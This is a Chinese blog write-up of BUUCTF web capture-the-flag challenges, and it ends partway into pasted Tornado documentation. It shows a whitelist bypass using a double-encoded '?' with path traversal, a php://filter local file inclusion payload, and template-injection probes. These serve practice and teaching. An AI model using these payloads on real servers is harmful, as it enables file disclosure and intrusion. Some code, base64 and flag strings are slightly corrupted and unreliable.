

BUUCTF WEB writeup(持续更新)

原创

YE.SS 于 2020-09-24 13:47:15 发布 253 收藏 2

分类专栏: [ctf buuctf web](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45813388/article/details/108772601

版权



ctf 同时被 3 个专栏收录

3 篇文章 0 订阅

订阅专栏



buuctf

3 篇文章 0 订阅

订阅专栏



web

2 篇文章 0 订阅

订阅专栏

BUUCTF WEB (持续更新)


1、Warmup

打开题目链接, 得到一张图片, 如下图:



https://blog.csdn.net/weixin_45813388

此时先想到看这个网页的源代码，输入source.php即可得到源代码，如下图：



```
<?php
highlight_file(__FILE__);
class enmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strlen($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strlen($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}


if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && enmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```

进入php代码审计，粗略看一下可以发现文件，所以我们要想办法得到file，首先先看与file有关的代码块：

```
}
if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && enmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```

可以看到这里可以访问到文件，并且判断file是否为空
is_string 的功能是判断file是否为一个字符串
这里发现第三个条件是一个函数，在上面出现过，所以我们返回到上面去看

看到中间发现需要前面创建的函数，所以我们返回去进行前面代码的审计，在白名单处能看到有两个文件，一个source.php、一个hint.php，我们先打开hint.php，可以看到如下字符：



暂时不知道是干什么用的，返回去继续阅读，

```
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];    可以看见的白名单
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";    判断page非空以及是一个字符串
            return false;
        }

        if (in_array($page, $whitelist)) {    判断page是否在白名单中
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {    判断_page是否在白名单中
            return true;
        }

        $_page = urldecode($page);    对page进行一次解码
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')    取出解码后_page中? 前的值
        );
        if (in_array($_page, $whitelist)) {    解码后的_page也要在白名单中
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```

https://blog.csdn.net/weixin_45813388

审计完发现，我们需要传入一个\$page，满足4个传入条件：page不为空且要是字符串；必须得在白名单中；截取page问号前的内容也必须在白名单中；url解码之后的page的?前内容也得在白名单中；所以开始构造url:

1、根据条件，必须得有?source.php;

2、因为url解码后的内容问号前的内容要在白名单中，所以php后面也要有一个问号，但在上传url时，会经过一次解码，所以我们需要先将url经过二重编码，问号的一重是%3F，二重是%25%33%46;

3、然后只需要返回到服务器的根目录，再找到fffflllaaaagggg，即可获得flag;

```
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?> flag{43effbd7-1993-4c4d-ae1-a7bda6631e50}
```

https://blog.csdn.net/weixin_45813388

2、[极客大挑战 2019]Havefun

打开附件得到如下页面



直接F12看网页源码，发现要我们get一个cat的参数进入网页，并且参数值为dog

```
<!DOCTYPE html>
<html>
  <head>...</head>
  <body> == $0
    <div class="main">...</div>
    <!--
      $cat=$_GET['cat'];
      echo $cat;
      if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
      }
    -->
    <div style="position: absolute;bottom: 0;width: 99%;">...</div>
  </body>
</html>
```

https://blog.csdn.net/weixin_45813388


在url中输入?cat=dog传入cat即可拿到flag





3、[极客大挑战 2019]Secret File


打开附件得到如下网页：






F12看到网页源码信息，发现SECRET可以点击







发现两个php不同，一个是action.php，另一个是end.php，猜测是php代码中有设置定时自动跳转的部分，利用burp抓包，可以看到action中的代码



看到包含了一个secr3t.php，在网页里修改url可以看到php代码



点进tips发现是payload是 `?file=flag.php`，但是没有任何东西，联想到题目的include，可以很清楚地知道是文件包含，利用php伪协议 `?file=php://filter/convert.base64-encode/resource=flag.php` 绕过得到base64编码，再解码即可得到flag



base编码

base16、base32、base64

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NjM4Y2QyZjEY2MxMy00Y2E5LWE2YTMtZDE0MzU4NGFmY2FhfQo=
```

编码

base64

字符集

utf8(unicode编码)

编码

解码


```
<?php
echo "Can you find out the flag?";
//flag {638cd2f1-cc13-4ca9-a6a3-d143584afcaa}
```

5、[护网杯 2018]easy_tornado

打开靶机，很直观有如下三个链接




依次打开查看一下



flag藏在fllllllllllag文件中



给了个奇奇怪怪的文件render，暂时先不管



最后是一个hint，很明显的是一个MD5

紧接着我们看url栏里面由两部分构成，第一部分是文件名，第二部分是filehash，肯定不可能直接用/fllllllllllag来获得，但我们还是可以试一试



Error


嘿嘿，不出所料，得到一个error，看到msg，感觉应该是一个模板注入，写个 `{{1+1}}` 看看



不行，没法运行出结果，再试试 `{{1}}`



发现是在报错的页面进行注入，可以输出输入的指令，但是感觉还是无从入手，此时想到题目给的tornado，百度一下看看，芜湖~

 Tornado
stable

- User's guide
- Web framework
- HTTP servers and clients
- Asynchronous networking
- Coroutines and concurrency
- Integration with other services
- Utilities
- Frequently Asked Questions
- Release notes

Docs » Tornado Web Server [Edit on GitHub](#)

Tornado

Tornado is a Python web framework and asynchronous networking library, originally developed at [FriendFeed](#). By using non-blocking network I/O, Tornado can scale to tens of thousands of open connections, making it ideal for [long polling](#), [WebSockets](#), and other applications that require a long-lived connection to each user.

Quick links

- Current version: 6.1 (download from PyPI, release notes)
- Source (GitHub)
- Mailing lists: [discussion](#) and [announcements](#)
- Stack Overflow
- Wiki

Hello, world

Here is a simple "Hello, world" example web app for Tornado:

```
